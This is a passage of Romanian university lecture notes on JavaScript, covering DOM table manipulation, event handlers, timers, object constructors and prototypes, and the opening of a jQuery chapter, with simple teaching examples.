- adăugarea (sau ștergerea) de linii (rânduri) noi în tabel: `myTable.insertRow()`, `myTable.deleteRow(index)`;
- obținerea tuturor rândurilor din tabel: `myTable.rows` – tablou ce conține rândurile tabelului și ce poate fi iterat. `myTable.rows.length` reprezintă lungimea acestui tablou;
- dacă `row` reprezintă un rând din tabel, obținut spre exemplu cu `row = myTable.rows[i]`, pe acest rând se pot adăuga (sau șterge) celule cu `row.insertCell()`, respectiv `row.deleteCell(index)`;
- `row.rowIndex` reprezintă indexul rândului în cadrul tabelului;
- celulele de pe un rând se pot accesa prin intermediul proprietății `row.cells`, ce returnează un tablou ce poate fi iterat, `row.cells.length` reprezentând lungimea acestui tablou.

Exemplu. Următoarea secvență de cod populează celulele un tabel HTML cu numere de ordine de la 1 la  $n \times m$  unde  $n$  reprezintă numărul de linii și  $m$  numărul de coloane:

```
<script>
    var myTable = document.getElementById("someTable");
    var rows = myTable.rows;
```

```
var k = 1;
for (i = 0; i < rows.length; i++) {
    var cells = rows[i].cells;
    for (j = 0; j < cells.length; j++)
        cells[j].innerHTML = k++;
}
</script>
```

## Evenimente

Unul dintre scopurile inițiale ale limbajului JavaScript a fost să faciliteze interacțiunea paginii Web cu utilizatorul și să permită posibilitatea de a executa anumite secvențe de cod la apariția anumitor evenimente. Evenimentele JavaScript se pot identifica ca proprietăți (metode membre) pe un element, metode prefixate de obicei cu prefixul "on" și la căror apariție se pot executa secvențe de cod sau asocia funcții care să se execute. Puteți relua [exemplile anterioare](#) de iterare a proprietăților / metodelor prezente pe obiectele `window` și `document` pentru a revedea metodele ce pot fi invocate pe aceste obiecte.

Dăm în continuare câteva exemple de folosire a evenimentelor:

Exemplul 1:

```
<button onclick='alert("Vei fi redirectat!"); window.location =
"https://www.youtube.com/watch?v=Rt0g93HyR3k";'>
Apasă-1...
</button>
```

La tratarea unui eveniment, cuvântul rezervat `this` indică spre obiectul pe care a apărut evenimentul.

Exemplul 2:

```
<button onclick='alert("Ati dat click pe un " + this.tagName + " pe care
scrisc " + this.innerHTML);'>
Apasă-1...
</button>
```

Dacă secvența de cod care trebuie executată la apariție evenimentului este mai complexă, aceasta poate fi plasată și într-o funcție separată. Exemplul 3:

```
<script>
function faCeva(element) {
    alert("Ati dat click pe un " + element.tagName + " pe care scriesc " +
element.innerHTML);
}
</script>
<button onclick='faCeva(this)'>Apasă-1...</button>
```

În exemplu de mai sus, pentru a avea acces la elementul pe care a apărut evenimentul, referința la acest element, `this`, a fost trimisă ca parametrul actual funcției `faCeva()`. La apelul acesteia, parametrul formal `element` va indica spre elementul HTML pe care a apărut evenimentul. Nu este însă obligatorie

trimitera acestui parametru pentru a avea acces în cadrul funcției care tratează un eveniment la obiectul care a generat apariția evenimentului. La nivelul unui *handler* de eveniment (funcție de tratare a evenimentului), obiectul global `window` prezintă prin intermediul unei proprietăți (dată membră) numită `event` informații despre evenimentul care tocmai se tratează. La rândul său, obiectul `event` prezintă o proprietate numită `target` care indică spre elementul pe care s-a apelat evenimentul. Astfel, exemplu 3 de mai sus, poate fi rescris în exemplul 4:

```
<script>
function faCeva() {
    var element = window.event.target; // sau simplu event.target
    alert("Ati dat click pe un " + element.tagName + " pe care scrie " +
element.innerHTML);
}
</script>
<button onclick='faCeva ()'>Apasă-l...</button>
```

Unui element din cadrul paginii (încărcat în DOM), îl poate asocia un eveniment și dinamic (la runtime). Spre exemplu, odată obținută referința `myElem` la un element (fie obținută cu `document.getElementById()` sau că este vorba de un element proaspăt creat cu `document.createElement()`), putem preciza ce se întâmplă la click pe acest element în modul următor (exemplul 5):

```
function faCeva() {
    alert('S-a dat click!');
}
myElem.onclick = faCeva;
```

sau și mai simplu:

```
myElem.onclick = function () {
    alert('S-a dat click!');
}
```

În exemplu de mai jos, asociem în acest fel un *handler* de eveniment pentru tratarea click-urilor pe toate celulele unui tabel. La click pe o celulă de tabel, dorm să afișăm linia și coloana pe care se regăsește acea celulă. Exemplul 6:

```
<table id="someTable" border="1">
<tr><td>a</td><td>b</td><td>c</td></tr>
<tr><td>d</td><td>e</td><td>f</td></tr>
<tr><td>g</td><td>h</td><td>i</td></tr>
</table>
<script>
var myTable = document.getElementById("someTable");
var rows = myTable.rows;
for (i = 0; i < rows.length; i++) {
    var cells = rows[i].cells;
    for (j = 0; j < cells.length; j++) {
        let l = i;
        let c = j;
        cells[j].onclick = function() {
            alert('S-a dat click pe linia ' + l + ' si coloana ' + c);
        }
    }
}
```

```
        }
    }
</script>
```



Vă recomand cu căldura sa rulați / testați codul de mai sus. Observați variabilele declarate cu cuvântul rezervat `let`. Am amintit anterior în acest material că variabilele pot fi declarate și folosind `let` și am promis că revenim asupra folosirii acestuia. Pe scurt, `let` permite declararea unor variabile al căror scop este la nivel de bloc. O implementare naivă a codului de mai sus nu ar fi folosit variabilele auxiliare `i` și `c` declarate cu `let`, iar funcția de tratare a evenimentului `click` ar fi arătat astfel:

```
// incorrect !!!
cells[j].onclick = function() {
    alert('S-a dat click pe linia ' + i + ' si coloana ' + j);
}
```

Ce nu este corect în acest caz? Testați exemplul 6, folosind liniile de cod de mai sus pentru tratarea evenimentului `click`.

În unele situații este util / se dorește ca pe un element să fie adăugate pentru același eveniment mai multe funcții de tratare a evenimentului. În acest sens se poate folosi metoda `element.addEventListener`. Exemplu:

```
<button id="myElem">Apasă-1...</button>
<script>
function faCeva() {
    alert('Salut');
}

function faAltceva() {
    console.log('Salut din nou');
}

var myElem = document.getElementById("myElem");
myElem.addEventListener('click', faCeva);
myElem.addEventListener('click', faAltceva);
</script>
```

Funcția de tratare a unui eveniment dată ca parametru la metoda `addEventListener`, poate să fie și o funcție anonimă. Exemplu:

```
myElem.addEventListener('click', function() {
    alert('Salut');
});
```

Observații:

- Numele evenimentului ('`click`' în cazul de fata) nu mai trebuie prefixat cu '`on`';
- Uneori se dorește ca o funcție de tratarea a unui eveniment să nu se mai apeleze la declanșarea acestuia. În acest caz se poate folosi metoda `element.removeEventListener`. Important în acest

scenariu, este ca funcția de tratarea a evenimentului adăugată / care se dorește a fi înălăturată să nu fie una anonimă. Exemplu:

```
<button id="myElem">Apasă-1...</button>
<script>
function faCeva() {
    alert('Aceasta functie se apeleaza doar la primul click');
    event.target.removeEventListener('click', faCeva);
}

var myElem = document.getElementById("myElem");
myElem.addEventListener('click', faCeva);
</script>
```

## setTimeout, clearTimeout, setInterval, clearInterval

La începutul acestui material am făcut o observație deosebit de importantă despre modul de execuție a codului JavaScript ([scrisă cu rosu](#)) și anume că în timp ce browser-ul execută cod JavaScript, acesta nu „face nimic altceva” – nu (re)randează pagina, nu interacționează cu utilizatorul (nu răspunde la comenzi/click-uri de mouse etc). Pentru a demonstra și a face mai ușor de înțeles acest lucru, dăm mai jos următoarea problemă rezolvată:

Fie un pătrătel colorat cu albastru plasat în stânga unui container mai mare conform figurii alăturate. Folosind cod JavaScript să se deplaseze liniar acest pătrătel într-un anumit interval de timp de la stânga la dreapta containerului său. Prezentăm pentru această problemă, două variante de rezolvare, una „naivă” și incorectă și una corectă. În ambele rezolvări, pătrătelul albastru este reprezentat de un div cu poziționare absolută, plasat într-un div mai mare (containerul) ce are poziționare relativă (tocmai pentru a putea plasa absolut un element în cadrul său) – pentru cine nu înțelege aceste poziționări, rog să recapituleze cursul de CSS. Pătrătelul poate fi mutat, modificând proprietatea CSS left. Varianta 1 de rezolvare este prezentată mai jos, codul acesteia fiind disponibil [aici](#).



```
<body>
Click anywhere for start...
<div style="position: relative; width: 500px; height: 200px; border: 1px solid black">
<div id="patratel" style="position: absolute; left: 0px; top: 95px; width: 10px; height: 10px; background-color: blue">
</div>
</div>
Coordinate patratel: <span id="label"></span>
</body>
<script>
document.body.onclick = function () {
    var patratel = document.getElementById('patratel');
    for (i = 0; i <= 500; i+=0.001) {
```

```

        patratel.style.left = i + 'px';
        document.getElementById('label').innerHTML = patratel.style.left;
    }
}
</script>

```

In rezolvarea „naivă” de mai sus, modificăm proprietatea patratel.style.left într-o iterație for. Dacă rulați acest exemplu, veți observa că pătrătelul nu se deplasează liniar, el fiind afișat de către browser doar în pozițiile inițială și finală. El nu este randat în nicio poziție intermedieră pentru că, codul JavaScript nu se termină (se execută dintr-o bucată). Mai mult, încercați după ce ați dat click și ați pornit mutarea pătrătelului să dați un F12 pentru a deschide *Developer Tools*. Funcționează?

Varianta corectă de rezolvare presupune deplasarea pătrătelului cu un anumit număr de pixeli mai la dreapta, după care, peste un anumit număr de milisecunde repetarea acestei operații. Din păcate (sau din fericire ☺) JavaScript nu oferă o funcție sleep clasă care să permită „așteptarea” unui număr de milisecunde (și dacă ar exista o astfel de funcție, cat timp s-ar executa funcția sleep, tot cod JavaScript s-ar executa, problema nerandării pătrătelului s-ar păstra). În schimb, JavaScript permite prin folosirea funcției setTimeout (funcție membră pe obiectul window) apelarea unei anumite funcții peste un număr precizat de milisecunde:

```

<script>
function salut() {
    alert('Salut cu o întârziere de 3 secunde');
}
setTimeout(salut, 3000);
</script>

```

Observații:

- Aveți grijă să dați ca parametru numele funcției - salut în cazul de fată, nu să apelați funcția salut() – cu paranteze după. O expresie de forma setTimeout(salut(), 3000) este greșită pentru că duce la execuția instantă a funcției salut, nu la apelarea ei peste 3000 de milisecunde;
- Dacă funcția care se dorește a fi apelată are parametrii, aceștia se specifică la funcția setTimeout după numărul de milisecunde, spre exemplu: setTimeout(salut, 3000, mesaj). Total greșit: setTimeout(salut(mesaj), 3000) pentru că ar duce din nou la apelul instant al funcției salut;
- Funcția dată ca parametru funcției setTimeout și care trebuie executată peste un anumit număr de milisecunde, poate fi și o funcție anonimă. Astfel, exemplu de mai sus poate fi scris mai scurt astfel:

```

<script>
setTimeout(function () {
    alert('Salut cu o întârziere de 3 secunde');
}, 3000);
</script>

```

Dacă se dorește reapelarea periodică a funcției din 3000 în 3000 de milisecunde, funcția apelată se poate termina cu un nou `setTimeout`:

```
<script>
function salut() {
    alert('Salut din 3 în 3 secunde');
    setTimeout(salut, 3000);
}
setTimeout(salut, 3000);
</script>
```

Apelarea automată peste o anumită perioadă de timp stabilită cu funcția `setTimeout` poate fi anulată prin intermediul funcției `clearTimeout`. Funcția `clearTimeout` primește ca parametru o variabilă întoarsă de `setTimeout`-ul pe care doriți să-l anulați. Exemplu:

```
var t = setTimeout(f, 3000);
if (whatever_happens)
    clearTimeout(t);
```

Puteți privi variabila `t` ca pe un fel de identificator de thread – deși exprimarea nu este tocmai corectă.

Pe lângă `setTimeout/clearTimeout`, JavaScript mai oferă tandemul de funcții `setInterval/clearInterval`. Funcționalitatea și utilizarea acestora este asemănătoare, cu observația că `setInterval` apelează periodic funcția specificată (în timp ce `setTimeout` apela funcția o singura dată și era nevoie de un nou `setTimeout` la sfârșitul funcției apelate pentru un nou apel al acesteia). Exemplul anterior care ne salută periodic din 3 în 3 secunde, poate fi rescris mai simplu folosind `setInterval` astfel:

```
<script>
setInterval(function() {
    alert('Salut din 3 în 3 secunde');
}, 3000);
</script>
```

Revenind la problema cu pătrățelul, varianta 2 (corectă) a rezolvării este disponibilă mai jos, iar codul [aici](#).

```
<body>
Click anywhere for start...
<div style="position: relative; width: 500px; height: 200px; border: 1px solid black">
<div id="patratel" style="position: absolute; left: 0px; top: 95px; width: 10px; height: 10px; background-color: blue">
</div>
</div>
Coodonate patratel: <span id="label"></span>
</body>
<script>
var i = 0;
document.body.onclick = function () {
    var patratel = document.getElementById("patratel");
    var t = setInterval(function() {
```

```

        if (i < 500) {
            i+=0.5;
            patratel.style.left = i + 'px';
            document.getElementById('label').innerHTML = patratel.style.left;
        } else
            clearInterval(t);
    }, 1);
}
</script>

```

Ce se întâmplă dacă pe varianta corectă dați de mai multe ori click? Puteți explica „fenomenul”?

## Încărcarea dinamică a unui fișier JavaScript

Uneori se dorește ca execuția unui secvență de cod JavaScript sau încărcarea unui fișier ce conține cod JavaScript să se facă ulterior încărcării paginii (în principal pentru a reduce timpul de încărcare și de randare al acesteia). Un tag `script` se poate crea dinamic din cod JavaScript la fel ca orice alt element HTML (precum `select`-urile și `option`-urile din exemplele anterioare prezentare în acest material. Dăm mai jos un exemplu în acest sens.

În fișierul `extern.js`:

```
alert('Hello World!');
```

Într-un fișier HTML (exemplul în acțiune poate fi vizualizat [aici](#)):

```

<body>
<script>
    var newScript = document.createElement('script');
    newScript.src = 'extern.js';
    document.body.appendChild(newScript);
</script>
</body>

```

## Greșeli frecvente des întâlnite...

1. Se dorește executarea unei funcții `faCeva` la încărcarea paginii (documentului HTML) și în acest sens se apelează funcția `faCeva` pe evenimentul `onload` al elementului `body`. Exemplu:

```

<script>
function faCeva() {
    document.getElementById("demo").innerHTML = "Hello World!";
}
</script>
<body onload="faCeva()">
<div id="demo">
</div>
</body>

```

Deși e posibil ca acest exemplu să funcționeze, există pericolul ca la momentul execuției funcției `faCeva` (adică la apariția evenimentului `onload` pe `body` = încărcarea `body`-ului în DOM), div-ul cu id-ul `demo` să nu fie încărcat încă în DOM. Acest lucru face ca `document.getElementById("demo")` să returneze `null`. Soluția corectă este apelarea funcției spre execuție într-un tag `<script>` plasat la sfârșitul documentului:

```
<script>
function faCeva() {
    document.getElementById("demo").innerHTML = "Hello World!";
}
</script>
<body>
<div id="demo">
</div>
</body>
<script>
    faCeva();
</script>
```

Vom vedea cursul următor că jQuery oferă o modalitate mult mai elegantă de a executa ceva la încărcarea documentului.

## 2. Încărcarea / construirea unei noi imagini și accesarea dimensiunilor acesteia

Uneori este necesară construirea dinamică a unui element imagine și încărcarea dinamică a acestuia în DOM. Problemele apar când se dorește accesarea dimensiunilor imaginii proaspăt create. În exemplul de mai jos, se construiește dinamic un element imagine, se stabilește URL-ul (fișierul sursă) pentru acest element și se dorește afișare imaginii la 50% din rezoluția imaginii originale (înjumătățim lățimea imaginii, înălțimea se va autoscală automat):

```
<body></body>
<script>
var img = new Image();
// sau var img = document.createElement('img');
img.src = "poza.jpg";
img.width = img.width / 2;
// dorim sa afisam poza la jumatatea rezolutiei acesteia
document.body.appendChild(img);
</script>
```

Exemplul de mai sus (disponibil on-line [aici](#)) este posibil să nu ofere rezultatul dorit, pentru că la momentul folosirii expresiei `img.width` ca și `right value`, imaginea nu se termină de încărcat iar lățimea acesteia este necunoscută (`img.width` va avea valoarea 0), `img.width` folosit că și `left value` primind valoare 0 (fapt ce va duce la neafișarea imaginii nici când aceasta este încărcată complet în browser). Dacă exemplu vă funcționează puteți să-l încercați cu o imagine de rezoluție mai mare sau să dați un refresh (CTRL-F5). Varianta corectă disponibilă [aici](#) presupune scalarea imaginii doar când aceasta se încarcă în DOM (browser-ul a terminat încărcarea acesteia) și se cunoaște lățimea acesteia:

```
<body></body>
<script>
```

```
var img = new Image();
// sau var img = document.createElement('img');
img.src = "poza.jpg";
img.onload = function() {
    img.width = img.width / 2;
}
document.body.appendChild(img);
</script>
```

## Încă un pic despre obiecte în JavaScript

Redăm mai jos câteva exemple pentru a face mai ușor de înțeles atât unele concepte OOP din JavaScript cât și unele aspecte „de finețe” ale acestui limbaj.

### Exemplul 1 (cod disponibil [aici](#))

Fie secvența JavaScript de mai jos care dorește să calculeze media notelor unui student:

```
<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
    }

    function displayStudentAverage() {
        var sum = 0;
        for (var i = 0; i < this.grades.length; i++)
            sum += this.grades[i];
        var average = sum / this.grades.length;
        alert(this.name + " - media " + average);
    }

    Student("Pop Ionel", new Array(6, 8, 10));
    displayStudentAverage();
</script>
```

Am amintit anterior în acest material că funcțiile și variabilele declarate în scopul global ajung proprietăți membre ale obiectului `window`. Ambele funcții de mai sus fiind definite în scopul global, ajung funcții membre ale acestui obiect. După apelul funcției `Student`, obiectul `window` va deține două proprietăți noi, `name` și `grades` care memorează numele și notele studentului (pentru a vă convinge de acest lucru puteți itera proprietățile obiectului `window`, veți observa pe acest obiect patru proprietăți noi: `Student`, `displayStudentAverage`, `name` și `grades`). Funcția `displayStudentAverage()` în exemplu de cod se mai sus se apelează tot pe obiectul `window`, calculând și afișând media pentru array-ul de note memorate pe obiectul `window`.

**Observație:** în exemplul de mai sus, `this` în ambele funcții va fi referință spre obiectul `window` pe care se apelează cele două funcții. `this.name` și `this.grades` vor indica spre proprietăți ale obiectului `window`. Variabilele `sum` și `average` sunt variabile locale în cadrul funcției `displayStudentAverage`, ele neapărținând obiectului `window`.

## [Exemplul 2 \(cod disponibil \*\*aici\*\*\)](#)

Ne dorim evident să calculăm și afișăm media pentru mai mulți studenți. Funcția `Student` poate fi folosită și ca și constructor pentru a construi un obiect de tipul `Student`, precum în exemplul de mai jos. `s1` și `s2` vor fi două obiecte noi, ambele proprietăți ale obiectului `window` (sunt declarate cu `var` în scopul global), fiecare student având propriul nume și tablou cu note. În cadrul funcției `Student`, `this` de această dată va indica spre obiectul nou construit. Pe exemplul anterior (exemplul 1), funcția `displayStudentAverage` nu poate fi apelată pe un `student`, `displayStudentAverage` fiind funcție membră (proprietate) a obiectului `window`, nu a unui obiect `Student`. Pentru a putea afișa media unui student, în cadrul funcției constructor `Student` putem adăuga o proprietate membră funcție numită `show` care să indice spre funcția de afișare a mediei `displayStudentAverage`.

```
<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
        this.show = displayStudentAverage;
    }

    function displayStudentAverage() {
        var sum = 0;
        for (var i = 0; i < this.grades.length; i++)
            sum += this.grades[i];
        var average = sum / this.grades.length;
        alert(this.name + " - media " + average);
    }

    var s1 = new Student("Pop Ionel", new Array(6, 8, 10));
    var s2 = new Student("Ionescu Maria", new Array(8, 9, 10));
    s1.show();
    s2.show();
</script>
```

## [Exemplul 3 \(cod disponibil \*\*aici\*\*\)](#)

În exemplul anterior, funcția `displayStudentAverage` rămâne cumva "de izbeliște", membră pe obiectul `window`. Pentru a nu fi disponibilă în scopul global (nu are nici un sens acolo), putem să o definim ca funcție imbricată în cadrul funcției `Student`:

```
<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
        this.show = displayStudentAverage;

        function displayStudentAverage() {
            var sum = 0;
            for (var i = 0; i < this.grades.length; i++)
                sum += this.grades[i];
            var average = sum / this.grades.length;
            alert(this.name + " - media " + average);
        }
    }
```

```

        var average = sum / this.grades.length;
        alert(this.name + " - media " + average);
    }
}

var s1 = new Student("Pop Ionel", new Array(6, 8, 10));
s1.show(); // show se comportă ca o metoda publică
alert(s1.name); // name se comportă ca o data membra publică
</script>

```

În acest exemplu, oriunde în cadrul funcției `Student` (puteți să va gândiți la funcția `Student` ca la o clasa, începe să semene cu o clasa din C++/Java...), funcția `displayStudentAverage` se comportă ca o funcție privată, în timp ce `show` se comportă ca o funcție publică (putând fi apelată din exterior pe un obiect de tipul `Student`). De altfel, toate proprietățile membre (indiferent că sunt date membre sau funcții membre) stocate cu "this." în cadrul constructorului sunt publice (pot fi accesate din exterior pe un obiect de tipul `Student`) - a se vedea ultimul alert din exemplul de mai sus.

#### [Exemplul 4 \(cod disponibil aici\)](#)

Funcția care afișează media unui student poate fi declarată și ca funcție anonimă:

```

<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
        this.show = function() {
            var sum = 0;
            for (var i = 0; i < this.grades.length; i++)
                sum += this.grades[i];
            var average = sum / this.grades.length;
            alert(this.name + " - media " + average);
        }
    }

    var s1 = new Student("Pop Ionel", new Array(6, 8, 10));
    s1.show(); // show se comportă ca o metoda publică
</script>

```

#### [Exemplul 5 \(cod disponibil aici\)](#)

Studentul `s1` din exemplul anterior ar mai putea fi definit și în modul următor, însă o astfel de definire nu este utilă în momentul în care dorim să declarăm mai multe obiecte de același tip:

```

<script>
var s1 = {
    name: "Pop Ionel",
    grades: [6, 8, 10],
    show: function() {
        var sum = 0;
        for (var i = 0; i < this.grades.length; i++)

```

```

        sum += this.grades[i];
        var average = sum / this.grades.length;
        alert(this.name + " - media " + average);
    }
};

s1.show();
</script>

```

### [Exemplul 6 \(cod disponibil aici\)](#)

Uneori se dorește ascunderea detaliilor de implementare și a datelor membre / proprietăților unui obiect. În acest sens, putem să declarăm eventualele sale proprietăți ca variabile locale, ele comportându-se ca niște date membre private. În exemplu de mai jos `_average`, `_name` și `_grades` au un astfel de comportament fiind variabile locale, la fel cum `computeAverage` este o funcție privată. Atât `computeAverage` cât și `_average`, `_name` și `_grades` pot fi apelate/accesate doar din interiorul funcției `Student` (interiorul clasei), nefiind vizibile din exterior. Singurul lucru văzut în exterior este metoda `show()`.

```

<script>
    function Student(name, grades) {
        var _average;
        var _name = name;
        var _grades = grades;

        this.show = function() {
            computeAverage();
            alert(_name + " - media " + _average);
        }

        function computeAverage() {
            var sum = 0;
            for (var i = 0; i < _grades.length; i++)
                sum += _grades[i];
            _average = sum / _grades.length;
        }
    }

    var s1 = new Student("Pop Ionel", new Array(6, 8, 10));
    var s2 = new Student("Ionescu Maria", new Array(8, 9, 10));
    s1.show(); // show se comportă ca o metodă publică
    s2.show();
</script>

```

### [Exemplul 7 \(cod disponibil aici\)](#)

Pentru a simplifica codul, în exemplul anterior putem renunța la variabilele locale `_name` și `_grades` și să folosim în interiorul "clasei" direct parametrii formali `name` și `grades` ai funcției `Student`:

```
<script>
```

```

function Student(name, grades) {
    var _average;

    this.show = function() {
        computeAverage();
        alert(name + " - media " + _average);
    }

    function computeAverage() {
        var sum = 0;
        for (var i = 0; i < grades.length; i++)
            sum += grades[i];
        _average = sum / grades.length;
    }
}

var s1 = new Student("Pop Ionel", new Array(6, 8, 10));
var s2 = new Student("Ionescu Maria", new Array(8, 9, 10));
s1.show(); // show se comporta ca o metoda publica
s2.show();
</script>
```

### Exemplul 8 (cod disponibil [aici](#))

Funcționalitatea unui obiect `Student` poate fi extinsă cu noi metode. Astfel, la fel cum l-am înzestrat pe Chuck Norris cu metoda `kick` într-un exemplu anterior, putem să-l înzestrăm pe studentul `s1` cu o metoda `hasToRepeatAnExam` care va returna `true` dacă acest student are cel puțin o materie restandă și `false` în caz contrar:

```

<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
        this.show = function() {
            var sum = 0;
            for (var i = 0; i < this.grades.length; i++)
                sum += this.grades[i];
            var average = sum / this.grades.length;
            alert(this.name + " - media " + average);
        }
    }

    var s1 = new Student("Pop Ionel", new Array(3, 8, 10));
    var s2 = new Student("Ionescu Maria", new Array(8, 9, 10));

    s1.show();
    s2.show();

    s1.hasToRepeatAnExam = function() {
        for (var i = 0; i < this.grades.length; i++)
            if (this.grades[i] < 5)
                return true;
        return false;
    }
</script>
```

```

        }

    alert(s1.name + " are restante: " + s1.hasToRepeatAnExam());
    alert(s2.name + " are restante: " + s2.hasToRepeatAnExam()); // eroare in
consola JavaScript

</script>

```

Observații importante:

- Doar studentul `s1` are o proprietate/metodă `hasToRepeatAnExam` ce poate fi invocată pe acest obiect. `s2` nu are această proprietate/metodă.
- Dacă `grades` nu ar fi fost proprietate publică a obiectului (memorată în funcția constructor `Student` cu `this.grades`) ci doar variabilă locală (declarată doar local cu `var` în cadrul funcției constructor `Student` sau parametru formal al acestui constructor) nu ar mai fi fost accesibilă.

## JavaScript prototype

### Exemplul 9 (cod disponibil [aici](#))

Evident este de dorit să extindem uneori funcționalitatea tuturor obiectelor de același tip. Adică, să înzestrăm toate obiectele de tip `Student` (gata instanțiate sau instanțiate pe viitor) cu o metodă `hasToRepeatAnExam` care să poată fi apelată pe aceste obiecte. Acest lucru se poate face în JavaScript prin intermediul unei proprietăți speciale a funcției constructor `Student` denumita `prototype`.

```

<script>
    function Student(name, grades) {
        this.name = name;
        this.grades = grades;
        this.show = function() {
            var sum = 0;
            for (var i = 0; i < this.grades.length; i++)
                sum += this.grades[i];
            var average = sum / this.grades.length;
            alert(this.name + " - media " + average);
        }
    }

    var s1 = new Student("Pop Ionel", new Array(3, 8, 10));
    var s2 = new Student("Ionescu Maria", new Array(8, 9, 10));

    s1.show();
    s2.show();

    Student.prototype.hasToRepeatAnExam = function() {
        for (var i = 0; i < this.grades.length; i++)
            if (this.grades[i] < 5)
                return true;
        return false;
    }

```

```
    }

    alert(s1.name + " are restante: " + s1.hasToRepeatAnExam());
    alert(s2.name + " are restante: " + s2.hasToRepeatAnExam());
</script>
```

## Extindere funcționalității unor tipuri predefinite folosind prototype

Folosind proprietatea `prototype` poate fi extinsă inclusiv funcționalitatea unor tipuri predefinite din JavaScript. Spre exemplu, am enumerat anterior diverse metode care pot fi apelate pe un `Array`, dar din păcate pe un astfel de obiect lipsește o metoda `shuffle` care ar fi utilă când se dorește "amestecarea" (randomizarea ordinii) elementelor din tablou. Folosind `prototype` este ușor de implementat o astfel de metodă ce poate fi ulterior apelată pe orice `Array`. Codul sursa de mai jos este disponibil on-line și [aici](#):

```
<script>
Array.prototype.shuffle = function() {
    this.sort(function (x, y) {
        return (Math.random() * 2 - 1);
    });
}

var x = new Array(1, 2, 3, 4, 5);
x.shuffle();
console.log(x);
</script>
```

Metoda `shuffle` apelează metoda `sort` pe tablou ce trebuie sortat (`this`), sort având ca parametru o funcție anonima custom de comparație a două elemente ale tabloului (această funcție returnează aleator dacă două elemente `x` și `y` comparație trebuie interschimbat sau nu).

Cu *Developer Tools* pornit (F12), puteți da refresh pe pagina (F5). Observați valorile din tabloul `x` afișate la consolă într-o ordine aleatoare în urma execuției metodei `shuffle` pe acest tablou.

Este posibil să fi promis pe parcursul materialului că vom detalia mai târziu anumite lucruri și să îmi fi scăpat să revin la ele. Sunt deschis la orice sugestii de îmbunătățire a acestui material și observații privind eventuale scăpări (acord bonusuri recompensă ☺). Mulțumesc.

Univ. Babeş-Bolyai,

Facultatea de Matematică și Informatică

Lect. dr. Darius Bufnea

## Notițe de curs Programare Web: jQuery

Pe lângă prezentul material, vă rog de asemenea „ferm” (lectură obligatorie) să studiați și materialul de la adresa: <http://www.w3schools.com/jquery/default.asp>, toate secțiunile din stânga, mai puțin secțiunea jQuery AJAX.

### Ce este jQuery

jQuery este o librărie JavaScript care extinde funcționalitatea standard și API-ul de bază oferit de limbajul JavaScript. Această librărie a fost gândită și este în special folosită pentru manipularea mai ușoară a DOM-ului (elementelor HTML din cadrul paginii web).

Am auzit des exprimări incorecte de forma „am rezolvat problema cutare în jQuery, nu în JavaScript”. O exprimare corectă este: „Am rezolvat problema în JavaScript folosind jQuery”.

jQuery s-a născut în principal din nevoie de a uniformiza modul de lucru cu DOM-ul - în diverse implementării JavaScript erau frecvente situațiile în care programatorii trebuiau să scrie rutine de cod diferite pentru browser-e diferite (implementări de JavaScript diferite) pentru a implementa un același comportament. În același timp, una din "filozofile" jQuery este de a crește productivitatea web developer-ilor și de a minimiza cantitatea de cod necesară - vom vedea pe parcursul acestui material printr-o serie de exemple, că o implementare jQuery care rezolvă o anumită problemă este posibil să aibă o soluție "și mai scurtă" ca număr de linii de cod necesare (tot jQuery) pentru a rezolva problema respectivă pe baza a tot felul de artificii de tip „shorthand” pe care jQuery le oferă.

jQuery, ca de altfel foarte multe alte tehnologii web, poate avea o curba de învățare („learning curve”) mai dificilă. În astfel de situații, o abordare de prezentare bazată pe exemple de complexitate din ce în ce mai ridicată poate ușura asimilarea cunoștințelor, prezentul material urmând o astfel de abordare.

### Cum se folosește jQuery

jQuery în sine ca librărie este memorată în cadrul unui fișier JavaScript denumit de exemplu: jQuery.js sau jQuery.min.js. Din punct de vedere al web developer-ului nu este nicio diferență între aceste două variante, fișierul cu sufixul min.js fiind varianta „minificată” a fișierului din care sunt înlăturare spații inutile, *new line*-uri inutile, uneori este posibilă inclusiv redenumirea variabilelor cu nume mai scurte – toata acestea sunt în general făcute cu scopul de a minimiza codul și de a scădea dimensiunea și timpul de descărcare al fișierului. Un exemplu de fișier minificat aveți [aici](#). O astfel de abordare de minificare a codului este frecvent utilizată și de alte librării/tehnologii web.

Uneori numele fișierului este însotit și de un număr de versiune, jQuery ajungând în prezent la versiunea 3. Cea mai notabilă diferență dintre cele trei versiuni, este că jQuery 2 înălță suportul (compatibilitatea) pe care o oferea pentru versiunile mai vechi de Internet Explorer (de la 6 la 8), în timp ce jQuery 3 oferă suport pentru HTML5. În principiu, pentru rularea exemplelor din prezentul material, se poate folosi oricare dintre aceste versiuni (exemplile care necesită un anumit număr minim de versiune specifică acest lucru).

Ca orice fișier JavaScript extern, librăria jQuery poate fi încărcată în pagină folosind tag-ul script. Exemple:

```
<script type="text/javascript" src="jquery.min.js"></script>
```

Uneori este de dorit încărcarea librăriei specificând un URL absolut unde aceasta este memorată. Sunt des utilizate cazurile când anumite resurse web (spre exemplu librării precum jQuery sau Bootstrap) sunt încărcate în cadrul paginii de pe diferite *Content Delivery Networks* (sau CDN-uri). Un CDN este o rețea de servere de distribuție a conținutului aflată "în ograda" unui actor mare de pe scena WWW precum Google, Facebook, Microsoft, etc. Un server dintr-o rețea CDN este posibil să fie rezolvat de către sistemul DNS într-o adresa IP ("mirror" al serverului) mai apropiată geografic de locația de unde utilizatorul descarcă fișierului – tot pentru a reduce timpul de răspuns și de încărcare a fișierului memorat pe un astfel de server. Spre exemplu, încărcarea versiunii jQuery din exemplul anterior, se poate face și în modul următor:

```
<script  
src="https://ajax.googleapis.com/ajax/libs/jquery/1.4.4/jquery.min.js"  
type="text/javascript"></script>
```

sau

```
<script src="http://ajax.microsoft.com/ajax/jquery/jquery-1.4.4.min.js"  
type="text/javascript"></script>
```

Acste abordări sunt mai recomandate deoarece este posibil ca browser-ul utilizatorului să dețină deja în cache-ul propriu varianta respectivă a librăriei - descărcată de la URL-urile de mai sus de alte pagini vizitate de utilizator. În asemenea situații, librăria jQuery nu mai este descărcată, reducându-se și mai mult timpul de încărcare a paginii.

## Ce face jQuery?

jQuery ca librărie oferă o funcție denumită... `jQuery()`. Această funcție este oferită în scopul global, adică ca dată membră / proprietate pe obiectul `window` (am discutat de acest lucru în cursurile trecute).

